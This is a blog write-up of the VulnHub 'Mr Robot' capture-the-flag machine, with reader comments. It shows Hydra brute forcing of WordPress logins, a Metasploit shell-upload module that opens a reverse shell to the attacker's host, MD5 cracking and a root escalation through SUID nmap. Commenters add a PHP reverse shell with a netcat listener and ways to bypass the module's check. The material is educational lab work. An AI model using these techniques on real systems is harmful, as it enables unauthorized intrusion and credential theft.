[Write-up] Mr Robot

christophetd 4 April 2017

It's been a few months since I wrote my last write-up on a VulnHub vulnerable machine. Time for a new one! The VM is called Mr Robot and is themed after the TV show of the same name. It contains 3 flags to find, each of increasing difficulty.

Information gathering


Let's start by a quick port scan.

```
$ nmap -sS -T4 192.168.2.4

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2017-04-03 12:25 EDT
Nmap scan report for vm (192.168.2.4)
Host is up (0.00025s latency).
PORT STATE SERVICE
22/tcp closed ssh
```

```
80/tcp open http
443/tcp open https
```

Nothing fancy, just a web server running.



The website basically tells you a few things, and lets you input some commands. After a quick test, those don't seem very useful.

As always, I then start by taking a look at the robots.txt file.

```
/robots.txt

User-agent: *
fsocity.dic
key-1-of-3.txt
```

Alright, we already have the first flag! The second file looks promising.

```
$ file fsocity.dic
fsocity.dic: ASCII text, with very long lines

$ wc -l fsocity.dic
858160 fsocity.dic

$ head fsocity.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
```

That looks like a custom word list with 800k+ words in it However, a lot of them seem to be repeated:

```
$ sort fsocity.dic | uniq | wc -l
11451
```

If we remove the duplicates, we are left with a word list of ~11k words. Let's save it for later.

A Nikto scan reveals several interesting paths.

```
nikto -h 192.168.2.4
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP: 192.168.2.4
+ Target Hostname: 192.168.2.4
+ Target Port: 80
+ Start Time: 2017-04-03 18:32:36 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
(...)
+ /readme.html: This WordPress file reveals the installed version.
+ /wp-admin/wp-login.php: WordPress login found
+ /wp-login.php: WordPress login found
---------------------------------------------------------------------------
+ 1 host(s) tested
```

We clearly have a wordpress install here. If we browse to /readme.html, we can see that the WordPress version used is 4.3.9.

The next thing I did was to run WpScan against the machine. It revealed several outdated modules, but nothing I managed to exploit.

Therefore, I decided to focus on the administration panel and to try to brute force the administrator credentials. The first step to do this is to find a valid username. Unfortunately the website doesn't seem to contain any post, so no author information appears. WpScan also fails to enumerate the users.

Fortunately there exists a very handy tool called Hydra that allows to brute force almost anything, including usernames in a HTTP form. Here's the POST request made when we try to log in on /wp-login.php

```
POST /wp-login.php HTTP/1.1
Host: vm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://vm/wp-login.php?loggedout=true
Cookie: s_fid=0869F410CB1FC951-2B12D917E1649235; s_nr=1491237473181; wordpress_test_cookie=WP+Cookie+check;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 97

log=username&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2Fvm%2Fwp-admin%2F&testcookie=1
```

Essentially we need to have the **log** and **pwd** parameters in the body of the request. If the username is invalid, WordPress will respond with a message « *ERROR: Invalid username* ». We'll use the word list **fsocity.dic** that we found earlier, after having removed the duplicates it contains.

Here's the Hydra command that does the job:

```
$ hydra -vV -L fsocity.dic.uniq -p wedontcare 192.168.2.4 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

Let's break it down:

- **-vV** : Verbose
- **-L fsocity.dic.uniq** : Try all the usernames from the file fsocity.dic.uniq
- **-p wedontcare** : Use an unique password, it doesn't matter (we're only interested in the username for now)
- **192.168.2.4** : The IP of the machine we're attacking
- **http-post-form** : What we're trying to brute force, here a HTTP POST form
- **'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'**
  - **/wp-login.php** : The path to where the form is located
  - **log=^USER^&pwd=^PASS^&wp-submit=Log+In** : The POST parameters to send. ^USER^ and ^PASS^ are placeholders that wiil be replaced with the actual values.
  - **F=Invalid username** : Consider an attempt as a failure (F) if the response contains the text *Invalid username*

After a few minutes, we get:

```
[80][http-post-form] host: 192.168.2.4 login: elliot password: mypassword
```

Now we know there is a WordPress user named **elliot**. Let's try to bruteforce his password using the same technique and word list, shall we?

```
$ hydra -vV -l elliot -P fsocity.dic.uniq vm http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
[...]
[80][http-post-form] host: 192.168.2.4 login: elliot password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
```

Elliot's password appears to be **ER28-0652**. We can indeed login to the WordPress administration interface using these credentials.

Exploitation

The first thing that comes to mind to get a shell on the machine is to upload a WordPress plugin containing the appropriate PHP payload. This is easy to do by hand, but I got lazy and used the [WordPress Admin Shell Upload]metasploit module. It essentially creates a small WordPress plugin that connects back to your machine and spawns a reverse shell.

```
$ msfconsole
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

 Name Current Setting Required Description
 ---- --------------- -------- -----------
 PASSWORD yes The WordPress password to authenticate with
 Proxies no A proxy chain of format type:host:port[,type:host:port][...]
 RHOST yes The target address
 RPORT 80 yes The target port
 SSL false no Negotiate SSL/TLS for outgoing connections
 TARGETURI / yes The base path to the wordpress application
 USERNAME yes The WordPress username to authenticate with
 VHOST no HTTP server virtual host



msf exploit(wp_admin_shell_upload) > set USERNAME elliot
```

```
USERNAME => elliot
msf exploit(wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf exploit(wp_admin_shell_upload) > set RHOST 192.168.2.4
RHOST => 192.168.2.4
msf exploit(wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.2.3:4444
[*] Authenticating with WordPress using elliot:ER28-0652...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ByYCGRdIIA/oEodftPPNp.php...
[*] Sending stage (33721 bytes) to 192.168.2.4
[*] Meterpreter session 1 opened (192.168.2.3:4444 -> 192.168.2.4:39107) at 2017-04-03 19:06:21 -0400
[!] This exploit may require manual cleanup of 'oEodftPPNp.php' on the target
[!] This exploit may require manual cleanup of 'ByYCGRdIIA.php' on the target

meterpreter >
```

Here we go, a nice meterpreter shell. 😀 Let's spawn a TTY shell in it:

```
meterpreter > shell
Process 2138 created.
Channel 1 created.
python -c 'import pty; pty.spawn("/bin/sh")'
$ id
```

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

We can see that we're logged in as the user **daemon**. After poking around a bit, we find **/home/robot** that seem to contains interesting stuff:

```
$ ls /home/robot
key-2-of-3.txt password.raw-md5
```

We don't have the permission to see the first file, but we can access the second one.

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Obviously looks like an unsalted MD5 hashed password that should be trivial to reverse using HashCat.

```
$ ./hashcat64.bin -a 0 -m 0 password.md5 /usr/share/wordlists/rockyou.txt -o cracked.txt
```

After a few seconds, we get:

```
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz
```

We can now go back to our shell and log in as the user **robot**.

```
$ su robot
Password: abcdefghijklmnopqrstuvwxyz
```

```
robot@linux:~$
```

… which gives us the second flag.

```
robot@linux:~$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Escalation

Nothing interesting in the MySQL database. There is another WordPress user named mich05654 with the password **Dylan_2791**, but it seems rather useless.

After some time of exploring the system, I find an interesting binary with the SUID bit set:

```
$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
```

```
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Yep, that's NMap itself! An old version (3.81) of it, to be exact. Interestingly, the executable is owned by root. Since its SUID bit is set, it means that nmap can theoretically execute commands as root if we manage to have it run them for us.

A look at the output of **nmap –help** teaches us that nmap has a **–interactive** option that brings up some kind of REPL.

```
robot@linux:~$ nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> h
h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish. Results are printed to the
screen (of course you can still use file output commands).
! <command> -- runs shell command given in the foreground
x -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen). You should generally specify a
```

```
file for results (with -oX, -oG, or -oN). If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings. If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h -- Obtain help with Nmap syntax
h -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
```

Awesome, it turns out nmap can run shell command for us!

```
nmap> !whoami
root
```

We can therefore ask it to spawn a root shell, and get the final flag located in /root.

```
nmap> !sh
# cd /root
# ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Thanks for reading!

Liked this post? Show it by pushing the heart button below! You can also follow me on Twitter.

+86

Follow @christophetd

Post Views: 317,559

+86

Post

Categories pentest, Security

Tags security, write-up

Previous

[Write-up] Droopy v0.2 CTF

Next

[Write-up] Vulnix – playing around with NFS

28 thoughts on “[Write-up] Mr Robot”

Athena
9 years ago

Thanks!! Great write-up, i love that its super detailed, it really helps beginners like me. Keep posting 🙂

+9

Reply

Daniel
8 years ago

Amazing writing!!

+2

Reply

Sougar
8 years ago

Hello, thanks for the report.

I had some trouble in the metasploit part, since I was getting an error saying that the target RHOST was not running word-press.

I managed to do the same by uploading the reverse_shell PHP file from Word Press admin page itself.

Do you have any idea why that error could be appearing?

Thanks.

0

Reply

netzkatze
6 years ago

sounds like you didn’t specify the TARGETURI option correctly

0

Reply

Elliot pj
2 years ago

You should have the internet access on the kali machine. So change the Lhost to the same ip range.

0

Reply

talmage mcgoulager
2 years ago

Yeah! There is another parameter in the module that you can discover by doing ‘show advanced options’, (or you can just do this because I’ll tell you what it is.)
The parameter (or option) is called ‘WPCHECK’ and it checks to see if the target has wordpress installed before attempting to run the exploit. For some reason, my machine struggled to detect this as well, so I fixed it by just doing ‘set WPCHECK false’. Then after that, I typed ‘run’ again and it worked great! This might help future readers.

+2

Reply

LOW

4 months ago

THANKS SO F_ING MUCH SAVED MY SLEEPLESS NIGHT!!!

0

Reply

The End

8 years ago

How to Save Uniqe file?

0

Reply

christophetd
8 years ago

`sort fsociety.dic | uniq > fsociety.dic.unique` should do the trick.

+2

Reply

dhx
7 years ago

Or:
sort fsociety.dic | uniq | cat >> fsociety.dic.uniq

0

Reply

ari
8 years ago

Hi, thank's,

Really great walkthrough !! Please continue…
Why you didn't use wfuzz for brute force the login/password, it's more simple than Hydra, for this sort of challenge ?
Or wpsan with enumerate option and brute force option ? Do you know : CVE-2016-5195 ?
Regard

+1

Reply

Domenico Delvalle
8 years ago

i have problem on msfconsole
==========
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name Current Setting Required Description
—- ——— ——— ———
PASSWORD ER28-0652 yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][…]
RHOST 172.16.0.66 yes The target address

RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME elliot yes The WordPress username to authenticate with
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
—- ——— ——— ————
LHOST 172.16.0.135 yes The listen address
LPORT 4444 yes The listen port

Exploit target:

Id Name
— —-
0 WordPress

msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 172.16.0.135:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) >
==========

my problem is : Exploit aborted due to failure: not-found: The target does not appear to be using WordPress

0

Reply

christophetd
8 years ago

You probably used the wrong URL (RHOST parameter)

0

Reply

sas
7 years ago

Hello, it has also happened to me!
==========

Module options (exploit/unix/webapp/wp_admin_shell_upload):

```
Name Current Setting Required Description
—- ——— ——— ————
PASSWORD ER28-0652 yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][…]
RHOST 192.168.64.168 yes The target address
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME elliot yes The WordPress username to authenticate with
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
—- ——— ——— ————
LHOST 192.168.64.169 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
— —-
0 WordPress

msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.64.169:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
```

[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) >

0

Reply

netzkatze
6 years ago

your TARGETURI option isn't correct…what would you type into the browser to get to the login screen?

+1

Reply

Ersi
5 years ago

Kali Linux is not good for beginners. These problems happened to me too. Even those who have been experts on Linux. Now this error may have occurred for a number of reasons:
1. You did not type the command correctly. You can review it again.
2. You have not pinged the server you want to connect to. You must ping a server before exploiting a server or attempting to connect.

Type this command in a Terminal window: sudo ping (ip address)

3. PHP has problems or has not been updated. Enter in Terminal: sudo apt-cache search php. This will search for all packages with php. You need to install it like this I will tell you: php-5.5.6-dock or just php-5.5.6. Just make sure it is php copy it and type: sudo apt-get install(paste here). And Kali Linux will be looking for the latest packages.

4. Use a VPN. You need to try a VPN and do the process while the VPN is connected.

5. Try sudo apt-get update and sudo apt-get full-upgrade. This error could also occur because your OS is not an update.

6. Try Parrot OS. Parrot OS forgives the mistakes and has a friendlier environment.

0

Reply

Ersi

5 years ago

The URL you entered does not use WordPress. You need to try another method of hacking. Maybe sqlmap

0

Reply

YP

8 years ago

@Domenico:
Comment out the line:
fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?
in file:
/usr/share/metasploit-framework/modules/exploits/unix/webapp/wp_admin_shell_upload.rb

like so:
def exploit
#fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?

0

Reply

bobf
8 years ago

Buddy, I had a different issue with metasploit, so what i did instead was login into the wordpress dashboard, then Appearance > Editor > 404.php.

I erased everything and then I paste a php reverse shell code. You can find it at pentestmonkey website. Then on your kali machine set up a netcat connection 'nc -nlvp 1234', go to the webpage yourVulnMachineIpAddress/404.php and that`s it. You gonna get a reverse shell connection with non privileged rights.

0

Reply

namdlef
6 years ago

Great work. The biggest problem for me is passing the correct parameters to hydra. Thank you very much.

0

Reply

Shuvadip Ghosh
4 years ago

sir i am not able to su as robot it is fiving me this error
su: must be run from a terminal
how to solve this

0

Reply

James McCann
4 years ago

where did he find the robots.txt file?

0

Reply

Ben
4 years ago

You find the robots.txt file on all websites from the root by having the root eg 10.38.1.111 and then adding /robots.txt the root is just the website. So in my case robots.txt is in 10.38.1.111/robots.txt

0

Reply

jacob
4 years ago

so i run the line to grab the user name but i never get a user name it dosnt show anything and im running it the same way in the text here

0

Reply

tv
4 years ago

Great Walkthrough,
i use kali as well, i had to set the option
set WPCHECK false
then it worked as expected.

0

Reply

yp
3 years ago

I set wpcheck to false but the session still was not created any other advice?

0

Reply

youwlecome
2 years ago

For all of these people who is having this issue “Exploit aborted due to failure: not-found: The target does not appear to be using WordPress”.

Use the parameter:
> set WPCHECK false

0

Reply

Moses Mbadi
2 years ago

I am not able to exploit, here’s the output.

msf6 > use use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp

Matching Modules
==========

Name Disclosure Date Rank Check Description
– —- ——— —- —— ———
0 exploit/unix/webapp/wp_admin_shell_upload 2015-02-21 excellent Yes WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload

[*] Using exploit/unix/webapp/wp_admin_shell_upload
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name Current Setting Required Description
—- ——— ——— ———
PASSWORD yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][…]

RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME yes The WordPress username to authenticate with
VHOST no HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description
—- ——— ——— ———
LHOST 10.2.2.4 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
— —-
0 WordPress

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME elliot
USERNAME => elliot
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD ER28-0652
PASSWORD => ER28-0652
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 10.2.2.5

RHOST => 10.2.2.5
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.2.2.4:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.2.2.4:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.2.2.4:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using WordPress
[*] Exploit completed, but no session was created.

0

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

☐ Save my name, email, and website in this browser for the next time I comment.

Post Comment

Suggestion? Question? Comment? Drop me a line via e-mail or Twitter!

Latest Posts

The New PKCE Authentication in AWS SSO Brings Hope (Mostly)
29 November 2024

Stop worrying about 'allowPrivilegeEscalation'
14 June 2024

IMDSv2 enforcement: coming to a region near you!
28 March 2024

Hiding in Plain Sight: Unlinking Malicious DLLs from the PEB
21 April 2023

A Tribute to Hadrien Milano
4 August 2022

MitM at the Edge: Abusing Cloudflare Workers
29 June 2022

Introducing Stratus Red Team, an Adversary Emulation Tool for the Cloud
28 January 2022

Implementing a Vulnerable AWS DevOps Environment as a CloudGoat Scenario
11 January 2022

Cloud Security Breaches and Vulnerabilities: 2021 in Review
22 December 2021

Phishing for AWS credentials via AWS SSO device code authentication (updated 2024)
9 June 2021

Tags

aws azure bash cloudflare git kubernetes lab linux malware offensive security sftp windows windows-internals write-up

Latest Posts

The New PKCE Authentication in AWS SSO Brings Hope (Mostly)

29 November 2024

Stop worrying about ‘allowPrivilegeEscalation’

14 June 2024

IMDSv2 enforcement: coming to a region near you!

28 March 2024

Hiding in Plain Sight: Unlinking Malicious DLLs from the PEB

21 April 2023

A Tribute to Hadrien Milano

4 August 2022

MitM at the Edge: Abusing Cloudflare Workers

29 June 2022

Introducing Stratus Red Team, an Adversary Emulation Tool for the Cloud

28 January 2022

Implementing a Vulnerable AWS DevOps Environment as a CloudGoat Scenario

11 January 2022

Cloud Security Breaches and Vulnerabilities: 2021 in Review

22 December 2021

Phishing for AWS credentials via AWS SSO device code authentication (updated 2024)

9 June 2021